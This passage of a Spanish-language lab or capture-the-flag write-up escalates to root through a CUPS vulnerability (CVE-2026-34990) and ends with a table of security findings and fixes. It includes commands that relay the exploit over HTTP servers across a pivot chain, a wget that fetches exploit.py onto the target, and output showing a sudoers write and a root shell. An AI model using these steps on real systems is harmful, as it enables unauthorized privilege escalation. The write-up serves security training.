dbus.service                              loaded active running D-Bus System Message Bus
  Potential issue in service file: /usr/lib/systemd/system/dbus.service
    └─ RELATIVE_PATH: Could be executing some relative path
finalrd.service                           loaded active exited  Create final runtime dir for shutdown
```

Imagen 10.1.1. Enumeración de servicios activos (CUPS en ejecución)




Imagen 10.1.2. Localización de los archivos de configuración de CUPS




Imagen 10.1.3. Unit file del servicio CUPS (LD_LIBRARY_PATH y cupsd -f)

CONCLUSIÓN

Identificamos el servicio **CUPS** en ejecución, junto con sus archivos de configuración y su unit file de systemd.

Paso 10.2: Identificación de la versión vulnerable de CUPS

CONTEXTO

Determinamos la versión exacta de CUPS para buscar vulnerabilidades conocidas asociadas.

EVIDENCIA



Imagen 10.2.1. Versión de CUPS instalada (2.4.16)

CVE-2026-34990 is a **local privilege escalation** vulnerability affecting **OpenPrinting CUPS** versions **2.4.16 and earlier**, which allows an unprivileged local user to escalate to **root** by exploiting a leaked local authentication token and an arbitrary root-owned file write.

Imagen 10.2.2. Descripción de la vulnerabilidad CVE-2026-34990 (LPE en OpenPrinting CUPS)

CONCLUSIÓN

La versión es **CUPS 2.4.16**, vulnerable a **CVE-2026-34990**: una escalada local de privilegios en OpenPrinting CUPS que, mediante un token de autenticación local filtrado y la escritura arbitraria de un archivo propiedad de root, permite elevar privilegios.

Paso 10.3: Transferencia del exploit por la cadena de pivote

CONTEXTO

Trasladamos el PoC de CVE-2026-34990 siguiendo la cadena máquina atacante → máquina intermediaria → objetivo, levantando servidores HTTP temporales en cada salto.

EVIDENCIA



Imagen 10.3.1. Servidor HTTP en la máquina atacante (PoC CVE-2026-34990)



Imagen 10.3.2. Descarga del exploit desde la máquina atacante hacia la intermediaria




Imagen 10.3.3. Servidor HTTP en la máquina intermediaria sirviendo el exploit

CONCLUSIÓN

El exploit queda disponible en la máquina intermediaria y servido hacia el objetivo, listo para su descarga por parte de aporter.

Paso 10.4: Ejecución del exploit y escalada a root

CONTEXTO

Descargamos el exploit en el objetivo (aporter) y lo ejecutamos para completar la escalada de privilegios.

EVIDENCIA

```
aporter@portal:~$ wget http://10.13.37.182:80/exploit.py.1
--2026-10-10 19:07:34--  http://10.13.37.182/exploit.py.1
Connecting to 10.13.37.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8232 (8.0K) [application/octet-stream]
Saving to: 'exploit.py.1'

exploit.py.1            100%[===================================>]   8.04K  --.-KB/s    in 0s

2026-10-10 19:07:34 (56.2 MB/s) - 'exploit.py.1' saved [8232/8232]
```

Imagen 10.4.1. Descarga del exploit de CUPS en la máquina objetivo (aporter)

```
aporter@portal:~$ python3 exploit.py.1
[*] user: aporter
[*] target: /etc/sudoers.d/aporter-pwn
[+] Local token: CFDCB8B2963921E40096EDDA7C039431
[*] attempt 1: pwn157367
[*] attempt 2: pwn268917
[*] attempt 3: pwn332398
[*] attempt 4: pwn485745
[*] attempt 5: pwn574775
[+] ROOT via sudoers
uid=0(root) gid=0(root) groups=0(root)
[*] next: sudo -n bash
aporter@portal:~$ sudo -n bash
root@portal:/home/aporter#
```

Imagen 10.4.2. Ejecución del exploit de CUPS: escritura en sudoers y obtención de root

```
aporter@portal:~$ systemctl status cups
● cups.service - CUPS Scheduler
     Loaded: loaded (/etc/systemd/system/cups.service; enabled; preset: enabled)
     Active: active (running) since Sat 2026-10-10 18:38:34 UTC; 9min ago
   Main PID: 281 (cupsd)
      Tasks: 1 (limit: 4602)
     Memory: 3.4M (peak: 3.6M)
        CPU: 421ms
     CGroup: /system.slice/cups.service
             └─281 /usr/sbin/cupsd -f

Warning: some journal files were not opened due to insufficient permissions.
```

Imagen 10.4.3. Estado del servicio CUPS durante la explotación

CONCLUSIÓN

El exploit escribe una regla en /etc/sudoers.d (aporter-pwn) y, tras obtener el token local, habilita `sudo -n bash`. Con ello obtenemos una shell como **root** (uid=0) y leemos la **bandera final**.

Cierre: Hallazgos de seguridad y recomendaciones

HALLAZGOS

Hallazgo	Recomendación
Portal y red WiFi sin cifrado (HTTP + WiFi abierta)	Forzar HTTPS/HSTS y WPA2/WPA3; evitar credenciales por HTTP.
Reutilización de contraseñas entre servicios	Credenciales únicas por usuario/servicio y rotación periódica.
Secretos en texto claro en .env y base de datos	Gestor de secretos, permisos restrictivos y cifrado en reposo.
CraftCMS con RCE conocido (CVE-2026-28695)	Actualizar CraftCMS y aplicar parches de seguridad.
CUPS 2.4.16 vulnerable (CVE-2026-34990)	Actualizar CUPS; deshabilitar el servicio si no es necesario.